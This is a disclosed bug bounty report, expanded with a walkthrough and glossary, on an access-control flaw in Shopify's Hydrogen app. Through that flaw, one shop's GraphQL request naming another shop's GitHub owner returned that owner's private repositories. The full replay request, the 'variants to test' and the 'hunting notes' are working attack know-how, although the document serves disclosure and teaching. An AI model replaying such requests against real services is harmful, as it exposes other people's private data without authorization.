Attacker is able to query Github repositories of arbitrary Shopify Hydrogen Users
The Hydrogen app's GraphQL operation GitHubRepositoriesQuery did not verify that the requested GitHub owner belonged to the authenticated Shopify store. An attacker could supply another user's owner name and ID to list that user's private GitHub repositories.

- Triaged in 3 days
- Fixed in 3 months
- Paid in 13 days
- Disclosed after 6 months
Summary:
Shopify Hydrogen is a framework (based on React) that let you build personalized custom storefronts in a performant way. The Hydrogen app from the Shopify App Store supports to create a custom storefront with the Hydrogen framework (initial setup, deployment to Oxygen, etc.). Therefore, the user has to connect his GitHub account to the Hydrogen App. An attacker is able to query the GitHub account / the private repositories of any Hydrogen user.
Shops Used to Test:
https://19kun-27.myshopify.com (Victim) (Shopify Plus Store) https://19kun-19.myshopify.com (Attacker) (Development Store)
Steps To Reproduce:
- (Victim) Create a Shopify Plus store and install the Hydrogen app from the Shopify App Store (https://apps.shopify.com/hydrogen)
- (Victim) Open the Hydrogen app and connect a Github account (make sure the Github account has several private repositories)

- (Victim) Click on "Create Storefront":

- (Victim) You should now see the connected GitHub account, including the private repositories:
- (Victim) In the background some HTTP requests are sent to the server, including to the vulnerable GraphQL operation GitHubRepositoriesQuery. Remember the
ownerNameand theownerIdof the victim for exploitation:
████
6. (Attacker) Log in to your store (e.g. a development store) and send following request with your attacker account to the server. Replace the <OWNER_NAME> and <OWNER_ID> of the victim from the previous step and also replace the other placeholders <ATTACKER_SHOPIFY_DOMAIN>, <COOKIES_ATTACKER> and <CSRF_TOKEN_ATTACKER>:
POST /admin/internal/web/graphql/core?operation=GitHubRepositoriesQuery&type=query HTTP/2
Host: <ATTACKER_SHOPIFY_DOMAIN>
Cookie: <COOKIES_ATTACKER>
Content-Length: 778
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
X-Csrf-Token: <CSRF_TOKEN_ATTACKER>
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Content-Type: application/json
Accept: application/json
X-Shopify-Web-Force-Proxy: 1
Sec-Ch-Ua-Platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7

{
   "operationName":"GitHubRepositoriesQuery",
   "variables":{
      "ownerName":"<OWNER_NAME>",
      "ownerId":<OWNER_ID>,
      "searchQuery":"",
      "pageSize":15
   },
   "query":"query GitHubRepositoriesQuery($ownerName: String!, $ownerId: Int, $searchQuery: String, $pageSize: Int, $cursor: String) {\n  onlineStore {\n    versionControlGithub {\n      repositories(\n        ownerName: $ownerName\n        ownerId: $ownerId\n        first: $pageSize\n        searchQuery: $searchQuery\n        after: $cursor\n      ) {\n        totalCount\n        endCursor\n        hasNextPage\n        nodes {\n          id\n          name\n          description\n          writeAccess\n          defaultBranchName\n          __typename\n        }\n        __typename\n      }\n      __typename\n    }\n    __typename\n  }\n}\n"
}
- (Attacker) The attacker should now be able to see the private repositories of the victim in the server's response (like in ████)
Impact
An attacker is able to use the GitHub access token of arbitrary users to get private information about the connected GitHub account (e.g. private repositories)
Context
Shopify Hydrogen is a React-based framework for building custom, personalised storefronts. The Hydrogen app in the Shopify App Store lets a merchant create a storefront on the Hydrogen framework, including the initial setup and deployment to Oxygen. To do that, the merchant connects a GitHub account to the Hydrogen app, and the app then reads that account's repositories so the merchant can pick one for the storefront.
The report targets the admin GraphQL endpoint behind the Hydrogen app, reached through the merchant's your-store.myshopify.com domain. The vulnerable operation is GitHubRepositoriesQuery, which lists the repositories of a connected GitHub account. The researcher found that a request from one shop, carrying another shop's GitHub owner identifiers, returns that other shop's connected repositories.
Setup
The researcher used two stores:
| Role | Store | Type |
|---|---|---|
| Victim | https://19kun-27.myshopify.com |
Shopify Plus store |
| Attacker | https://19kun-19.myshopify.com |
Development store |
Preconditions on the victim side: a Shopify Plus store with the Hydrogen app installed from the Shopify App Store, and a connected GitHub account that has several private repositories. On the attacker side: any logged-in store, here a development store, plus its session cookies and CSRF token.
Finding it
While walking through the normal Hydrogen onboarding, the researcher watched the background HTTP traffic the app sends when the merchant reaches the storefront creation screen. One of those requests is a GraphQL operation named GitHubRepositoriesQuery, and its variables include an ownerName and an ownerId identifying the connected GitHub account. The operation takes the owner as a client-supplied variable, which is what made it worth replaying from a different account.
Exploitation
Step 1: Prepare the victim store
Create a Shopify Plus store and install the Hydrogen app from the Shopify App Store (https://apps.shopify.com/hydrogen).
Step 2: Connect GitHub
Open the Hydrogen app and connect a GitHub account, making sure that account has several private repositories.
Step 3: Open the storefront creation screen
Click "Create Storefront".
The screenshot shows the create storefront action in the Hydrogen app.
Step 4: Observe the connected account
The app now shows the connected GitHub account together with its private repositories.
The screenshot shows the connected GitHub account and the private repositories listed for selection.
Step 5: Capture the owner identifiers
In the background, HTTP requests go to the server, including the vulnerable GraphQL operation GitHubRepositoriesQuery. Note the victim's ownerName and ownerId for the next step. The report redacts the captured request at this point.
Step 6: Replay the query from the attacker store
Log in to the attacker store and send the following request to the server, replacing <OWNER_NAME> and <OWNER_ID> with the victim's values and the other placeholders with the attacker's own shop domain, cookies and CSRF token:
POST /admin/internal/web/graphql/core?operation=GitHubRepositoriesQuery&type=query HTTP/2
Host: <ATTACKER_SHOPIFY_DOMAIN>
Cookie: <COOKIES_ATTACKER>
Content-Length: 778
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
X-Csrf-Token: <CSRF_TOKEN_ATTACKER>
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Content-Type: application/json
Accept: application/json
X-Shopify-Web-Force-Proxy: 1
Sec-Ch-Ua-Platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7

{
   "operationName":"GitHubRepositoriesQuery",
   "variables":{
      "ownerName":"<OWNER_NAME>",
      "ownerId":<OWNER_ID>,
      "searchQuery":"",
      "pageSize":15
   },
   "query":"query GitHubRepositoriesQuery($ownerName: String!, $ownerId: Int, $searchQuery: String, $pageSize: Int, $cursor: String) {\n  onlineStore {\n    versionControlGithub {\n      repositories(\n        ownerName: $ownerName\n        ownerId: $ownerId\n        first: $pageSize\n        searchQuery: $searchQuery\n        after: $cursor\n      ) {\n        totalCount\n        endCursor\n        hasNextPage\n        nodes {\n          id\n          name\n          description\n          writeAccess\n          defaultBranchName\n          __typename\n        }\n        __typename\n      }\n      __typename\n    }\n    __typename\n  }\n}\n"
}
The request goes to the internal admin GraphQL endpoint with the operation name and type in the query string. The request carries the attacker's own session cookie and X-Csrf-Token. The X-Shopify-Web-Force-Proxy: 1 header is part of the captured request. The GraphQL variables carry the victim's ownerName and ownerId, an empty searchQuery and a pageSize of 15. The query selects onlineStore.versionControlGithub.repositories for that owner and asks for totalCount, endCursor, hasNextPage and, per repository, id, name, description, writeAccess and defaultBranchName.
Step 7: Read the response
The attacker should now see the victim's private repositories in the server's response. The report redacts the response body.
Root cause
The GitHubRepositoriesQuery operation accepts ownerName and ownerId as variables, and a request naming another shop's owner returned that owner's repositories. The request was sent with the attacker's own session and CSRF token and still returned the victim's repositories. The report describes the effect as the attacker being able to use the GitHub access token of arbitrary users; the exact server-side mechanism is not shown.
Impact
An attacker with any logged-in store can query the private repositories of an arbitrary Hydrogen user, provided they know that user's GitHub ownerName and ownerId. The query requests repository names, descriptions, default branch names and write access. The report rates this low severity (CVSS 3.7) and the program paid a 900 USD bounty.
Fix
The report does not describe the fix that was applied.
Variants to test
- Replay other GraphQL operations from the Hydrogen app with owner or account identifiers swapped for another shop's values, and check whether the response contains the other shop's data.
- Change only
ownerIdwhile keepingownerName, and the reverse, to see which field the resolver actually trusts. - Set
searchQueryto values that might match repositories outside the intended owner, and check whether results from other accounts appear. - Walk pagination with
cursorand a largerpageSizeto confirm the full repository list is reachable, not just the first page.
Hunting notes
This kind of bug hides in internal GraphQL endpoints used by first-party apps, where the operation takes an account or owner identifier as a client-supplied variable. During recon, watch the background requests an onboarding flow makes: operations that name a third-party account (GitHub, GitLab and similar) and pass an owner name or ID are the signal. To show impact, demonstrate the same request from a second, unrelated account returning the first account's private data, as the researcher did with a Plus store as victim and a development store as attacker.
What happened, in plain words
Shopify Hydrogen is a toolkit (built on a programming library called React) that lets a merchant build a custom online shop front. Shopify offers an app, the Hydrogen app, that helps a merchant set up such a storefront and put it online. To do that, the merchant has to connect their GitHub account to the Hydrogen app.
GitHub is a website where people keep code. A GitHub account can hold many "repositories": folders of code, some public (anyone can see them) and some private (only the owner and people they invite can see them).
The researcher found that the Hydrogen app asks the Shopify server for a list of repositories belonging to a GitHub account, and the request names which GitHub account to look at. A request from one shop naming another shop's account returned that account's repositories. So any logged-in shop owner can ask for another shop's connected GitHub repositories, including the private ones.
This kind of mistake is called improper access control: the system knows who you are, but it does not check whether you are allowed to see the thing you asked for. A simple comparison: a hotel receptionist checks your room key at the front door, but if you ask for the key to room 512 and they hand it over without checking that 512 is your room, the door check was pointless.
The pieces involved
Before the steps, a few terms that come up constantly.
- GraphQL is a way for a website's front end to ask a server for exactly the data it needs. Instead of many fixed addresses (like
/usersor/orders), there is usually one address, and the request body describes what to fetch. The description is called a query. - An operation is a named GraphQL query. Here the operation is called
GitHubRepositoriesQuery, and its name tells you what it does: fetch GitHub repositories. - Variables are the inputs to a GraphQL operation, sent alongside the query. They are the equivalent of filling in a form: the query is the printed form, the variables are what you write in the boxes.
- A cookie is a small piece of text your browser stores for a website and sends back with every request. It is how the server recognises that a request comes from you and not from a stranger. It works like a wristband at an event: you show it at the door and you get in without explaining who you are again.
- A CSRF token (Cross-Site Request Forgery token) is a second, secret value the site puts in its pages and expects back on requests that change or read data. It exists to stop another website from quietly making your browser send requests on your behalf. Think of it as a second signature on a cheque: the account number (cookie) is not enough on its own.
- An API is the set of doors a program uses to talk to a server. The admin GraphQL endpoint in this report is one such door, used by the Shopify admin interface itself.
- HTTP is the language browsers and servers use to exchange requests and responses. A request has a method (
POSThere), a path, headers (extra information lines) and a body (the actual content).
The setup
The researcher used two shops:
| Role | Store | Type |
|---|---|---|
| Victim | https://19kun-27.myshopify.com |
Shopify Plus store |
| Attacker | https://19kun-19.myshopify.com |
Development store |
A Shopify Plus store is a paid, higher-tier Shopify shop. A development store is a free shop created for testing. The point of using two separate shops is to prove that the attacker's shop has no legitimate relationship to the victim's shop, yet can still read its data.
What the victim needs: a Shopify Plus store with the Hydrogen app installed from the Shopify App Store, and a connected GitHub account that has several private repositories. The private repositories matter because they are the thing that should never be visible to anyone else.
What the attacker needs: any logged-in shop (a development store here), plus that shop's own session cookie and CSRF token. The attacker does not need the victim's password, cookie or token.
Finding it
The researcher went through the normal Hydrogen setup as a merchant would, and watched the background requests the app sends when the merchant reaches the storefront creation screen. Browsers have a developer tools panel (usually opened with F12) that lists every request a page makes; that is how such traffic is observed.
One of those requests is a GraphQL operation named GitHubRepositoriesQuery, and its variables include an ownerName and an ownerId that identify the connected GitHub account. The important observation: the operation takes the owner as a value supplied by the browser. That is what made it worth replaying from a different account.
Exploitation
Step 1: Prepare the victim store
Create a Shopify Plus store and install the Hydrogen app from the Shopify App Store (https://apps.shopify.com/hydrogen).
This reproduces the situation of a real merchant who has set up Hydrogen. Without a victim shop with the app installed, there is nothing to attack.
Step 2: Connect GitHub
Open the Hydrogen app and connect a GitHub account, making sure that account has several private repositories.
The private repositories are the sensitive data. If the account only had public repositories, a leak would prove nothing, because anyone could see them anyway.
Step 3: Open the storefront creation screen
Click "Create Storefront".
The screenshot shows the create storefront action in the Hydrogen app. This is the screen that triggers the background request we care about.
Step 4: Observe the connected account
The app now shows the connected GitHub account together with its private repositories.
The screenshot shows the connected GitHub account and the private repositories listed for selection. Seeing them here is normal: the merchant is supposed to see their own repositories. The question is whether someone else can see them too.
Step 5: Capture the owner identifiers
In the background, HTTP requests go to the server, including the vulnerable GraphQL operation GitHubRepositoriesQuery. Note the victim's ownerName and ownerId for the next step. The report redacts the captured request at this point.
ownerName is the GitHub account name, and ownerId is GitHub's numeric identifier for that account. They are not secrets in the way a password is, but they are the two values that tell the server whose repositories to list. The researcher copied them out of the request the victim's own browser sent.
Step 6: Replay the query from the attacker store
Log in to the attacker store and send the following request to the server, replacing <OWNER_NAME> and <OWNER_ID> with the victim's values and the other placeholders with the attacker's own shop domain, cookies and CSRF token:
POST /admin/internal/web/graphql/core?operation=GitHubRepositoriesQuery&type=query HTTP/2
Host: <ATTACKER_SHOPIFY_DOMAIN>
Cookie: <COOKIES_ATTACKER>
Content-Length: 778
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
X-Csrf-Token: <CSRF_TOKEN_ATTACKER>
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Content-Type: application/json
Accept: application/json
X-Shopify-Web-Force-Proxy: 1
Sec-Ch-Ua-Platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7

{
   "operationName":"GitHubRepositoriesQuery",
   "variables":{
      "ownerName":"<OWNER_NAME>",
      "ownerId":<OWNER_ID>,
      "searchQuery":"",
      "pageSize":15
   },
   "query":"query GitHubRepositoriesQuery($ownerName: String!, $ownerId: Int, $searchQuery: String, $pageSize: Int, $cursor: String) {\n  onlineStore {\n    versionControlGithub {\n      repositories(\n        ownerName: $ownerName\n        ownerId: $ownerId\n        first: $pageSize\n        searchQuery: $searchQuery\n        after: $cursor\n      ) {\n        totalCount\n        endCursor\n        hasNextPage\n        nodes {\n          id\n          name\n          description\n          writeAccess\n          defaultBranchName\n          __typename\n        }\n        __typename\n      }\n      __typename\n    }\n    __typename\n  }\n}\n"
}
Line by line, in plain words:
POST /admin/internal/web/graphql/core?operation=GitHubRepositoriesQuery&type=query HTTP/2: this is the address being called.POSTmeans "I am sending data". The path/admin/internal/web/graphql/coreis the internal GraphQL door used by the Shopify admin. The part after?passes two labels, the operation name and its type, so the server knows which query is being asked for.HTTP/2is the version of the protocol.Host: <ATTACKER_SHOPIFY_DOMAIN>: which shop the request is addressed to. This is the attacker's own shop, not the victim's.Cookie: <COOKIES_ATTACKER>: the attacker's own session cookie. This is what makes the server treat the request as coming from the attacker's logged-in account.Content-Length: 778: the size of the body in bytes, so the server knows how much to read.Sec-Ch-Ua,Sec-Ch-Ua-Mobile,Sec-Ch-Ua-Platform: headers the browser adds to describe itself (browser brand, whether it is mobile, operating system). They are part of the captured request and are not what makes the attack work.X-Csrf-Token: <CSRF_TOKEN_ATTACKER>: the attacker's own CSRF token, the second signature described earlier. It proves the request was genuinely issued from the attacker's own admin session.User-Agent: the browser identification string.Content-Type: application/json: the body is JSON, a common text format for structured data.Accept: application/json: the response is expected to be JSON too.X-Shopify-Web-Force-Proxy: 1: a header present in the captured request.Sec-Fetch-Site,Sec-Fetch-Mode,Sec-Fetch-Dest: headers browsers add to describe where a request came from and what it is for.Accept-Encoding,Accept-Language: which compression and which languages the client accepts.- The blank line separates headers from the body.
"operationName":"GitHubRepositoriesQuery": names the operation, matching the label in the URL."variables":{ ... }: the form being filled in.ownerNameandownerIdare the victim's values, copied in step 5.searchQueryis empty, meaning no filter.pageSizeis 15, meaning up to 15 repositories per page."query":"...": the query itself. It asks foronlineStore, thenversionControlGithub, thenrepositoriesfor the given owner, and requeststotalCount,endCursor,hasNextPageand, for each repository,id,name,description,writeAccessanddefaultBranchName. In other words: how many repositories there are, whether there are more pages, and for each one its identifier, name, description, whether the connected account can write to it, and its default branch name.
The whole trick is in the combination: the request carries the attacker's own cookie and CSRF token, but the variables name the victim's GitHub account, and the server returned the victim's repositories.
Step 7: Read the response
The attacker should now see the victim's private repositories in the server's response. The report redacts the response body.
A successful response would contain the fields listed in the query for the victim's repositories. The attacker never needed the victim's GitHub password or the victim's Shopify session.
Root cause
The GitHubRepositoriesQuery operation accepts ownerName and ownerId as variables, and a request naming another shop's owner returned that owner's repositories. The request was sent with the attacker's own session and CSRF token and still returned the victim's repositories. The report describes the effect as the attacker being able to use the GitHub access token of arbitrary users; the exact server-side mechanism is not shown.
In everyday terms: the server checks that you are a legitimate customer, but not that the account you are asking about is yours. The check exists at the door, not at the shelf.
Impact
An attacker with any logged-in store can query the private repositories of an arbitrary Hydrogen user, provided they know that user's GitHub ownerName and ownerId. The query requests repository names, descriptions, default branch names and write access. The report rates this low severity (CVSS 3.7) and the program paid a 900 USD bounty.
CVSS is a scoring system for the seriousness of a security flaw; 3.7 out of 10 is on the low end, which fits a leak that requires knowing the target's GitHub identifiers.
Fix
The report does not describe the fix that was applied.
Variants to test
- Replay other GraphQL operations from the Hydrogen app with owner or account identifiers swapped for another shop's values, and check whether the response contains the other shop's data.
- Change only
ownerIdwhile keepingownerName, and the reverse, to see which field the resolver actually trusts. - Set
searchQueryto values that might match repositories outside the intended owner, and check whether results from other accounts appear. - Walk pagination with
cursorand a largerpageSizeto confirm the full repository list is reachable, not just the first page.
Hunting notes
This kind of bug hides in internal GraphQL endpoints used by first-party apps, where the operation takes an account or owner identifier as a client-supplied variable. During recon, watch the background requests an onboarding flow makes: operations that name a third-party account (GitHub, GitLab and similar) and pass an owner name or ID are the signal. To show impact, demonstrate the same request from a second, unrelated account returning the first account's private data, as the researcher did with a Plus store as victim and a development store as attacker.
Glossary
- Access control: the rules that decide who is allowed to see or change what. Improper access control means those rules are missing or too loose.
- API: the set of addresses and formats a program uses to talk to a server.
- Cookie: a small piece of text a browser stores for a site and sends back with each request, used to recognise the logged-in user.
- CSRF token: a secret value added to requests to prove they came from the site itself and not from another site acting on the user's behalf.
- CVSS: a scoring system from 0 to 10 for the severity of a security flaw.
- Development store: a free Shopify shop created for testing rather than real selling.
- GraphQL: a way for a client to ask a server for exactly the data it wants, using a single endpoint and a query describing the fields.
- Header: an extra line in an HTTP request or response carrying information such as the browser type or a token.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- Hydrogen: Shopify's React-based framework for building custom storefronts, with an accompanying app for setup and deployment.
- JSON: a plain-text format for structured data, made of names and values in braces.
- Operation: a named GraphQL query, such as
GitHubRepositoriesQuery. - Oxygen: Shopify's hosting service for Hydrogen storefronts, mentioned as part of the app's deployment step.
- Private repository: a code folder on GitHub visible only to its owner and invited collaborators.
- React: a JavaScript library for building user interfaces.
- Repository: a folder of code kept on GitHub, with its history of changes.
- Shopify Plus: a higher-tier paid Shopify plan.
- Storefront: the public-facing shop that customers see.
- Variable: an input value supplied to a GraphQL operation, like a field filled in on a form.
- Vulnerability: a weakness in a system that lets someone do something they should not be able to do.



